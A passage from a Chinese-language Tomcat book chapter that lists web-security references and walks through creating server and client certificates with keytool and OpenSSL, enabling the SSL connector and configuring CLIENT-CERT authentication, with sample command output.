
参考文献

过滤恶意的用户所输入的一般信息

http://www.owasp.org/asac/input_validation

http://www.cgisecurity.com

Cross-site scripting（XSS）

http://www.cert.org/advisories/CA-2000-02.html

http://www.idefense.com/idpapers/XSS.pdf

http://www.cgisecurity.com/articles/xss-faq.shtml

http://www.ibm.com/developerworks/security/library/s-csscript/?dwzone=security

http://archives.neohapsis.com/archives/vulnwatch/2002-q4/0003.html

http://www.owasp.org/asac/input_validation/css.shtml

http://httpd.apache.org/info/css-security/

http://apache.slashdot.org/article.pl?sid=02/10/02/1454209&mode=thread&tid=128

HTML 注入

http://www.securityps.com/resources/webappsec_overview/img18.html

SQL 注入

http://www.securiteam.com/securityreviews/5DP0N1P76E.html

http://www.owasp.org/asac/input_validation/sql.shtml

命令注入

http://www.owasp.org/asac/input_validation/os.shtml

路径遍历（Path traversal）

http://www.owasp.org/asac/input_validation/pt.shtml

元字符（Metacharacter）

http://www.owasp.org/asac/input_validation/nulls.shtml

http://www.owasp.org/asac/input_validation/meta.shtml

开源的 Web 应用程序安全防护工具

http://www.owasp.org

以 SSL 加强 Tomcat 的安全防护能力

在网站用户于互联网上发送出最重要的信用卡卡号之前，他们必须先信任你的网站。取得信任的主要方式之一（除了有名望外）是使用服务器端的数字认证。此认证是以软件为基础来开启对网络资料加密的过程，从而保证由台北的消费者发送给纽约的供货商的

信用卡卡号，在传送途中不会被洛杉矶的黑客拦截 —— 无论是读取或篡改。加密是双向的，因此记载信用卡卡号的收据也会以加密的方式回传给消费者。

全世界只有少数几家公司会派发服务器端数字认证；这些公司都是知名的“认证授权机构”（Certificate Authority，CA）。这些公司会确认他们派发服务器端数字认证的对象真的是其所宣称的身份，而非冒牌货。然后，这些公司会以其自己的认证来签署你的服务器端认证。而他们的认证则又由其他的公司来签署，以此类推。这一连串的认证被称为“认证链”。在认证链的尾端，有一个放在非常安全地方的主认证。这个认证链是依据“信任链”的概念而设计出来的：为了让整个过程能顺利运作，中间的所有人员都必须是值得信任的。此外，该技术还必须能区分真正认证的真正拥有人、真正认证的假拥有人（盗用的身份）以及伪造认证的拥有人。如果认证是合法，但不能被信任链支持，则会被当成自用的或自我签署的认证。自我签署的认证可用于加密，但却不适用于验证。由于浏览器的各种警告，因此消费者一般都不会信任它们来进行电子商务的行为。

请注意，如果依照第五章（使用*mod_jk2*连接器）一节所述的方式在Apache *httpd*后端使用Tomcat，则不需要在Tomcat中启用SSL。前端的Web服务器（Apache *httpd*）会对输入的请求进行解密，而对响应进行加密，然后以明文的方式将它们转给在本机或内部网络连接上的Tomcat。所有的servlet或JSP都会将交易当成已加密的方式来运作，不过实际加密的却只有Apache *httpd*与用户网页浏览器之间的通信。

那么服务器端认证是如何产生的呢？可以通过使用Java的`keytool`程序（标准的JDK或J2SE SDK的一部分），或使用流行的OpenSSL套件（来自*http://www.openssl.org*的免费套件）来产生。OpenSSL可用于Apache *httpd* Web服务器、OpenSSH的安全shell，以及其他流行的软件。以下是产生并签署认证的步骤：

1. 为Tomcat服务器建立私有的RSA密钥：

```
# keytool -genkey -alias tomcat -keyalg RSA
```

2. 建立签署用的CSR，并将其保存在*csr*文件中：

```
# mkdir -p -m go= /etc/ssl/private
# keytool -certreq -keyalg RSA -alias tomcat -file /etc/ssl/private/certreq.csr
```

注意：如果你要自行签署认证，则不需要以下的步骤。

---

3. 请CA签署认证，若有必要还应下载认证文件，然后导入结果：

```
# keytool -import -keystore $JAVA_HOME/jre/lib/security/cacerts -alias
CA_NAME -trustcacerts -file /etc/ssl/THEIR_CA_CERT_FILE
# keytool -import -alias tomcat -trustcacerts -file /etc/ssl/YOUR_NEW_CERT_FILE
```

4. 如果要自行签署，则请签署认证：

```
# keytool -selfcert -alias tomcat
```

5. 请CA签署它，视需要下载他们的CA认证，然后导入结果：

```
# keytool -import -keystore $JAVA_HOME/jre/lib/security/cacerts -alias
```

你可以将公用的认证与私有密钥文件放在任何位置，不过为了最佳的安全防护性，秘密目录的内容应该禁止让未授权的用户访问。此外，请勿将认证存入Tomcat的目录中（不要放在$CATALINA_HOME及$CATALINA_BASE中），因为这样可能会给升级Tomcat造成困难。

以下是用keytool建立自行签署的认证的过程：

```
$ keytool -genkey -alias tomcat -keyalg RSA
Enter keystore password:  secrit
What is your first and last name?
  [Unknown]:  Ian Darwin
What is the name of your organizational unit?
  [Unknown]:  Covert Operations
What is the name of your organization?
  [Unknown]:  Darwin Open Systems
What is the name of your City or Locality?
  [Unknown]:  Palgrave
What is the name of your State or Province?
  [Unknown]:  Ontario
What is the two-letter country code for this unit?
  [Unknown]:  ca
Is <CN=Ian Darwin, OU=Darwin Open Systems, O=Darwin Open Systems,
     L=Palgrave, ST=Ontario, C=ca> correct?
  [no]:  yes
Enter key password for <tomcat>
        (RETURN if same as keystore password):  secrit
# ls -l $HOME/.keystore
-rw-r--r--  1 ian  wheel  1407 Jun 21 16:01 /home/ian/.keystore
# keytool -selfcert -alias tomcat
Enter keystore password:  secrit
# keytool -list
Enter keystore password:  secrit

Keystore type: jks
Keystore provider: SUN

Your keystore contains 1 entry:

tomcat, Fri Jun 21 20:38:36 EDT 2002, keyEntry,
Certificate fingerprint (MD5): 6A:E5:A1:2C:5B:5E:A2:3B:67:17:6B:2F:18:BC:DC:1D
```

当然，在我们试着使用此认证时，浏览器会认为其名声不高，而丢出如图6-4所示的警告消息。



图6-4：警告信息

设定Tomcat的SSL连接器

在妥善保存认证后，还需要设定Tomcat来使用它，即执行SSL连接器。*server.xml*文件中有一个已设定好的SSL连接器，不过默认状态下是被注释掉的。

如果所使用的JDK版本比1.4早，则必须下载Java Secure Sockets Extension（JSSE）的JAR文件，并将其安装在*$JAVA_HOME/jre/lib/ext*目录下。你可以从SUN公司的网页上（*http://java.sun.com/products/jsse*）下载该文件。当下载完JSSE后，必须正确设定JAVA_HOME，然后将压缩的zip文件解开，并复制JSSE的JAR文件：

```
# jar xf jsse-1_0_3_01-do.zip
# cp jsse1.0.3_01/lib/* $JAVA_HOME/jre/lib/ext
```

如果不想将JAR文件复制到JDK的*lib/ext*目录中，你也可以将它们放到其他位置上，并通过设定JSSE_HOME环境变量来指向该目录。

在Tomcat 4.0中，HTTPS连接器的配置如下所示：

```
<!-- 在端口8443上定义SSL HTTP/1.1的连接器 -->
<!--
<Connector className="org.apache.catalina.connector.http.HttpConnector"
           port="8443" minProcessors="5" maxProcessors="75"
           enableLookups="true"
           acceptCount="10" debug="0" scheme="https" secure="true">
<Factory className="org.apache.catalina.net.SSLServerSocketFactory"
           clientAuth="false" protocol="TLS"/>
</Connector>
-->
```

而在 Tomcat 4.1 中，则会像这样：

```
<!-- 在端口 8443 上定义 SSL Coyote HTTP/1.1 的连接器 -->
<!--
<Connector className="org.apache.coyote.tomcat4.CoyoteConnector"
           port="8443" minProcessors="5" maxProcessors="75"
           enableLookups="true"
           acceptCount="10" debug="0" scheme="https" secure="true"
           useURIValidationHack="false"> <Factory
className="org.apache.coyote.tomcat4.CoyoteServerSocketFactory"
           clientAuth="false" protocol="TLS" />
</Connector>
-->
```

无论何种版本，你只需移除包在`Connector`元素外面的注释符号（`<!--`与`-->`），并重新激活 Tomcat。

如果密钥文件不在执行 Tomcat 的用户的主目录中，则需将`keystoreFile`属性加到`Factory`元素中。如果密码不是“ changeit ”（但应该是），则需加入`keystorePass`属性。

```
<Factory className="org.apache.coyote.tomcat4.CoyoteServerSocketFactory"
         keystoreFile="/home/ian/.keystore"
         keystorePass="secrit"
         clientAuth="false" protocol="TLS" />
```

当设定好 Tomcat 并执行后，用你的网页浏览器访问 *https://localhost:8443*。浏览器一般会提供服务器端认证让你认可。当认可此认证后，你会看到一般的 Tomcat 索引网页，只是这一次是如图 6-5 所示的安全网页。

多重服务器端认证

如果你是服务客户端的 ISP，一些客户端会想要有其自己的认证。这一般会涉及到虚拟主机（如第七章所述）的内容。你只需将 SSL `Factory`元素添加到客户端的`Connector`元素中，并提供该客户端的密钥库（keystore）文件。

客户端认证

Tomcat 所支持的另一项绝佳的安全防护功能是，经由 X.509 的客户端认证进行 SSL 客户端验证。即，通过设定用户的网页浏览器，自动对服务器提出 X.509 客户端认证，即可安全地登录网站，而不需输入密码。X.509 客户端认证会惟一地识别用户，而 Tomcat 则会用其自己的 CA 资料来确认用户的客户端认证。这些 CA 数据存储在 JRE 的 CA 密钥库文件中。当用户的第一个 HTTPS 请求通过身份确认后，Tomcat 会建立该用户的 servlet 进程。这种验证方法被称为`CLIENT-CERT`。

图6-5：Tomcat在安全的socket上的索引网页

在已经设定SSL并让它顺利运作的前提下，本节会说明如何通过设定Tomcat及网页浏览器来使用CLIENT-CERT验证机制。因此，必须先设定SSL。

建立可以创建及存储认证文件的目录：

```
# mkdir -p -m go= /etc/ssl/private
# mkdir -p -m go= /etc/ssl/private/client
```

替你自己的CA建立新的密钥及请求：

```
# openssl req -new -newkey rsa:512 -nodes -out /etc/ssl/private/ca.csr
  -keyout /etc/ssl/private/ca.key
Using configuration from /usr/share/ssl/openssl.cnf
Generating a 512 bit RSA private key
..++++++++++++
```

```
.++++++++++++
writing new private key to '/etc/ssl/private/ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:California
Locality Name (eg, city) []:Dublin
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Jason's
Certificate Authority
Organizational Unit Name (eg, section) []:System Administration
Common Name (eg, your name or your server's hostname) []:Jason's CA
Email Address []:jason@brittainweb.org

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
```

建立 CA 的自行签署及受信任的 X.509 数字认证：

```
# openssl x509 -trustout -signkey /etc/ssl/private/ca.key -days 365 -req
   -in /etc/ssl/private/ca.csr -out /etc/ssl/ca.pem
Signature ok
subject=/C=US/ST=California/L=Dublin/O=Jason's Certificate Authority/
OU=System Administration/CN=Jason's CA/Email=jason@brittainweb.org
Getting Private key
```

将 CA 的认证导入 JDK 的 CA 密钥库中：

```
# keytool -import -keystore $JAVA_HOME/jre/lib/security/cacerts -file /
etc/ssl/ca.pem -alias jasonsca
Enter keystore password:  changeit
Owner: EmailAddress=jason@brittainweb.org, CN=Jason's CA, OU=System
Administration, O=Jason's Certificate Authority, L=Dublin, ST=California, C=US
Issuer: EmailAddress=jason@brittainweb.org, CN=Jason's CA, OU=System
Administration, O=Jason's Certificate Authority, L=Dublin, ST=California, C=US
Serial number: 0
Valid from: Thu Feb 06 00:46:01 PST 2003 until: Fri Feb 06 00:46:01 PST 2004
Certificate fingerprints:
         MD5:  B1:EB:F5:B5:37:56:50:24:1F:07:37:FA:73:01:B9:9F
         SHA1: 01:B6:D5:BB:5A:5F:59:7D:BC:80:B7:ED:EC:5E:BD:37:C8:71:F8:DD
Trust this certificate? [no]:  yes
Certificate was added to keystore
```

建立序号文件以供 CA 使用。在默认情况下，OpenSSL 的序号会以“ 02 ”开头：

```
# echo "02" > /etc/ssl/private/ca.srl
```

替客户端认证建立密钥及认证请求：

```
$ openssl req -new -newkey rsa:512 -nodes -out
/etc/ssl/private/client/client1.req -keyout
/etc/ssl/private/client/client1.key
Using configuration from /usr/share/ssl/openssl.cnf
Generating a 512 bit RSA private key
.................++++++++++++
.........++++++++++++
writing new private key to '/etc/ssl/private/client/client1.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:California
Locality Name (eg, city) []:Dublin
Organization Name (eg, company) [Internet Widgits Pty Ltd]:O'Reilly
Organizational Unit Name (eg, section) []:.
Common Name (eg, your name or your server's hostname) []:jasonb
Email Address []:jason@brittainweb.org

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
```

请注意，在客户端身份的“Common Name”字段中所输入的内容会被当成Tomcat中的用户名。如欲使用用户名及角色，“Common Name”字段的值必须符合`Realm`的用户数据库中的用户名（如在*$CATALINA_HOME/conf/tomcat-users.xml*中的`UserDatabaseRealm`）。

请使用CA的认证与密钥建立及签署X.509客户端认证：

```
# openssl x509 -CA /etc/ssl/ca.pem -CAkey /etc/ssl/private/ca.key
   -CAserial /etc/ssl/private/ca.srl -req -in /etc/ssl/private/client/
   client1.req -out /etc/ssl/private/client/client1.pem
Signature ok
subject=/C=US/ST=California/L=Dublin/O=O'Reilly/CN=jasonb/
Email=jason@brittainweb.org
Getting CA Private Key
```

从X.509客户端认证产生PKCS12客户端认证。该PKCS12认证经过格式调整的拷贝可以导入客户端的网页浏览器中：

```
# openssl pkcs12 -export -clcerts -in /etc/ssl/private/client/client1.pem
  -inkey /etc/ssl/private/client/client1.key -out /etc/ssl/private/client/client1.p12
  -name "Jason's Client Certificate"
Enter Export Password:clientpw
Verifying password - Enter Export Password:clientpw
```

如果想查看目前存储的数据，可以如下列出密钥库的内容：

```
# keytool -list
Enter keystore password:  password

Keystore type: jks
Keystore provider: SUN

Your keystore contains 1 entry:

tomcat, Fri Feb 07 06:07:25 PST 2003, keyEntry,
Certificate fingerprint (MD5): B9:77:65:1C:3F:95:F1:DC:36:E3:F7:7C:B0:07:B2:8C
```

你也可以列出在 JRE 的 CA 密钥库中的 CA 内容：

```
# keytool -list -keystore $JAVA_HOME/jre/lib/security/cacerts
Enter keystore password:  changeit

Keystore type: jks
Keystore provider: SUN

Your keystore contains 11 entries:

thawtepersonalfreemailca, Fri Feb 12 12:12:16 PST 1999, trustedCertEntry,
Certificate fingerprint (MD5):
1E:74:C3:86:3C:0C:35:C5:3E:C2:7F:EF:3C:AA:3C:D9
thawtepersonalbasicca, Fri Feb 12 12:11:01 PST 1999, trustedCertEntry,
Certificate fingerprint (MD5):
E6:0B:D2:C9:CA:2D:88:DB:1A:71:0E:4B:78:EB:02:41
verisignclass3ca, Mon Jun 29 10:05:51 PDT 1998, trustedCertEntry,
Certificate fingerprint (MD5):
78:2A:02:DF:DB:2E:14:D5:A7:5F:0A:DF:B6:8E:9C:5D
thawteserverca, Fri Feb 12 12:14:33 PST 1999, trustedCertEntry,
Certificate fingerprint (MD5):
C5:70:C4:A2:ED:53:78:0C:C8:10:53:81:64:CB:D0:1D
thawtepersonalpremiumca, Fri Feb 12 12:13:21 PST 1999, trustedCertEntry,
Certificate fingerprint (MD5):
3A:B2:DE:22:9A:20:93:49:F9:ED:C8:D2:8A:E7:68:0D
verisignclass4ca, Mon Jun 29 10:06:57 PDT 1998, trustedCertEntry,
Certificate fingerprint (MD5):
1B:D1:AD:17:8B:7F:22:13:24:F5:26:E2:5D:4E:B9:10
verisignclass1ca, Mon Jun 29 10:06:17 PDT 1998, trustedCertEntry,
Certificate fingerprint (MD5):
51:86:E8:1F:BC:B1:C3:71:B5:18:10:DB:5F:DC:F6:20
verisignserverca, Mon Jun 29 10:07:34 PDT 1998, trustedCertEntry,
Certificate fingerprint (MD5):
74:7B:82:03:43:F0:00:9E:6B:B3:EC:47:BF:85:A5:93
```

```
thawtepremiumserverca, Fri Feb 12 12:15:26 PST 1999, trustedCertEntry,
Certificate fingerprint (MD5):
06:9F:69:79:16:66:90:02:1B:8C:8C:A2:C3:07:6F:3A
jasonsca, Mon Feb 10 10:04:45 PST 2003, trustedCertEntry,
Certificate fingerprint (MD5):
22:A9:36:5C:7F:2A:F1:12:6A:22:DD:1E:7A:0C:B5:6C
verisignclass2ca, Mon Jun 29 10:06:39 PDT 1998, trustedCertEntry,
Certificate fingerprint (MD5):
EC:40:7D:2B:76:52:67:05:2C:EA:F2:3A:4F:65:F0:D8
```

接着，必须通过设定Tomcat的HTTPS连接器来进行SSL客户端验证。请将HTTPS连接器的`Factory`元素（在*server.xml*中）中的`clientAuth`属性设为`true`：

```
<Connector className="org.apache.coyote.tomcat4.CoyoteConnector"
           port="8443" minProcessors="5" maxProcessors="75"
           enableLookups="true"
           acceptCount="100" debug="0" scheme="https" secure="true"
           useURIValidationHack="false" disableUploadTimeout="true">
<Factory className="org.apache.coyote.tomcat4.CoyoteServerSocketFactory"
           clientAuth="true" protocol="TLS"
           keystoreFile="/root/.keystore" keystorePass="password"/>
</Connector>
```

同时，确保正确地设定了`keystoreFile`与`keystorePass`属性，以便Tomcat能打开密钥库。

激活（或再激活）Tomcat，并且需要给予充分的时间来完成激活作业，因为Tomcat需要初始化`SecureRandom`的随机数产生器，而这会需要几秒钟的时间。

然后，客户端必须将客户端认证导入到网页浏览器中。一般而言，网站的系统管理员会产生客户端认证，并将其以某种安全的方式传送给客户端。请记住，尽管Email并不是非常安全的方式，但是却经常被用来传送认证。如果可能，最好让客户端经由安全的复制机制（如SSH的`scp`）来复制其认证。当客户端用户取得其*client1.p12*的客户端认证后，他应该将其导入到浏览器中。

注意：举例来说，在Mozilla浏览器中，导入工具是在“个人及安全设定”功能下的“认证”中。先单击“管理认证...”按钮，然后按下“导入”钮将认证导入到“你的认证”集合。

在测试客户端认证前，你应该通过设定Web应用程序来使用`CLIENT-CERT`验证方法。以下的设定示范了如何通过编辑`ROOT`应用程序的*Web.xml*来使用`CLIENT-CERT`，这个例子仅仅用作测试：

```
<web-app>
  <display-name>Welcome to Tomcat</display-name>
```

```
  <description>
     Welcome to Tomcat
  </description>

  <login-config>
    <auth-method>CLIENT-CERT</auth-method>
    <realm-name>Client Cert Users-only Area</realm-name>
  </login-config>

  <!-- 其他的项目 -->
</web-app>
```

请注意，此描述文件（descriptor）并不需要任何security-constraint就能将CLIENT-CERT 应用于整个应用程序中。只有在需要通过设定应用程序来使用 security-constraint 及 Realm 时，才会用到安全防护的限制。

通过从命令行执行下列命令来测试你的客户端认证：

```
# openssl s_client -connect localhost:8443 -cert
/etc/ssl/private/client/client1.pem -key
/etc/ssl/private/client/client1.key -tls1
```

如果一切都已正确地设定，你将会看到类似下列的输出消息：

```
CONNECTED(00000003)
depth=0 /C=US/ST=California/L=Dublin/O=BrittainWeb/OU=System Administration/
CN=Jason Brittain
verify error:num=18:self signed certificate
verify return:1
depth=0 /C=US/ST=California/L=Dublin/O=BrittainWeb/OU=System Administration/
CN=Jason Brittain
verify return:1
---
Certificate chain
 0 s:/C=US/ST=California/L=Dublin/O=BrittainWeb/OU=System Administration/CN=Jason
Brittain
   i:/C=US/ST=California/L=Dublin/O=BrittainWeb/OU=System Administration/CN=Jason
Brittain
---
Server certificate
-----BEGIN CERTIFICATE-----
MIICeDCCAeECBD5H4zUwDQYJKoZIhvcNAQEEBQAwgYIxCzAJBgNVBAYTAlVTMRMw
EQYDVQQIEwpDYWxpZm9ybmlhMQ8wDQYDVQQHEwZEdWJsaW4xFDASBgNVBAoTC0Jy
aXR0YWluV2ViMR4wHAYDVQQLExVTeXN0ZW0gQWRtaW5pc3RyYXRpb24xFzAVBgNV
BAMTDkphc29uIEJyaXR0YWluMB4XDTAzMDIxMDE3MzY1M1oXDTAzMDUxMTE3MzY1
M1owgYIxCzAJBgNVBAYTAlVTMRMwEQYDVQQIEwpDYWxpZm9ybmlhMQ8wDQYDVQQH
EwZEdWJsaW4xFDASBgNVBAoTC0JyaXR0YWluV2ViMR4wHAYDVQQLExVTeXN0ZW0g
QWRtaW5pc3RyYXRpb24xFzAVBgNVBAMTDkphc29uIEJyaXR0YWluMIGfMA0GCSqG
SIb3DQEBAQUAA4GNADCBiQKBgQCnLV6bjD27Odw7z7juaW7uQ+tkfYQnVc/Z3kpS
XScmQlyJ26zVH/LaYEz2CdaGKTow1kJSX/yKBdsfboW+gFlO83zFJDUdR3927afv
sBG9L+/yuNMb5Z7tTkOONOFlDyLB9SY0hwwJv1MHpgzWF29TlgHB24+tKIJbQ4kX
```

```
ixzxLwIDAQABMA0GCSqGSIb3DQEBBAUAA4GBABp2KgmM6G/EFmzTSnisgVgzyuhj
AbaYp9uvHSuRjQx0P+/2A5kbK+SAHQBJQ4+iw4Z/OKvNoPPd5VPuEmaiyi8FojGn
Qr21Bp9A9KhEPbCXU3QLZ4LjzNLi0CRo6nceA1xEy9sWQCfisyFJwMZ75Wj/hfA4
0GJeTeVRsKToyu4M
-----END CERTIFICATE-----
subject=/C=US/ST=California/L=Dublin/O=BrittainWeb/OU=System
Administration/
CN=Jason Brittain
issuer=/C=US/ST=California/L=Dublin/O=BrittainWeb/OU=System
Administration/
CN=Jason Brittain
---
Acceptable client certificate CA names
/C=US/O=VeriSign, Inc./OU=Class 2 Public Primary Certification Authority
/C=US/O=VeriSign, Inc./OU=Class 3 Public Primary Certification Authority
/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting cc/OU=Certification
Services Division/CN=Thawte Premium Server CA/Email=premium-
server@thawte.com
/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting/OU=Certification Services
Division/CN=Thawte Personal Freemail CA/Email=personal-freemail@thawte.com
/C=US/O=RSA Data Security, Inc./OU=Secure Server Certification Authority
/C=US/O=VeriSign, Inc./OU=Class 1 Public Primary Certification Authority
/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting cc/OU=Certification
Services Division/CN=Thawte Server CA/Email=server-certs@thawte.com
/C=US/O=VeriSign, Inc./OU=Class 4 Public Primary Certification Authority
/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting/OU=Certification Division/
CN=Thawte Personal Premium CA/Email=personal-premium@thawte.com
/C=US/ST=California/L=Dublin/O=Jason's Certificate Authority/OU=System
Administration/CN=Jason Brittain/Email=jasonb@collab.net
/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting/OU=Certification
Services Division/CN=Thawte Personal Basic CA/Email=personal-basic@thawte.com
---
SSL handshake has read 2517 bytes and written 1530 bytes
---
New, TLSv1/SSLv3, Cipher is DES-CBC3-SHA
Server public key is 1024 bit
SSL-Session:
    Protocol  : TLSv1
    Cipher    : DES-CBC3-SHA
    Session-ID:
3E47E6583D62F9C7A8AF136FEA9B90A4A17E93E18DB98634FC3F75A1BD080EF6
    Session-ID-ctx:
    Master-Key:
2625E1CE66C2EB88D2EF1767877EA6996DD4B4B847CD3B0D4D1CC62216C1
                80A0829DBD21DE5D399760A3BA760872C527
    Key-Arg   : None
    Start Time: 1044899416
    Timeout   : 7200 (sec)
    Verify return code: 0 (ok)
---
```

然后，*openssl s_client* 会等你输入请求，来完成SSL连接（现在已开启）。输入下列请求：

```
GET /index.jsp HTTP/1.0
```

并按两次Enter键，你就会看到Tomcat的响应（冗长网页的HTML源代码）。你可以使用此客户端来帮助解决任何问题，以及测试经由HTTPS在Tomcat上执行的Web应用程序。

通过使用这个技术，你可以（免费地）替每个用户产生一份客户端认证，并派发给他们，然后当用户将认证安装在其浏览器中后，他们便不再需要输入登录密码了。或者，可以通过组合客户端认证验证及密码或其他的验证技术，来实施多重身份确认的登录方式。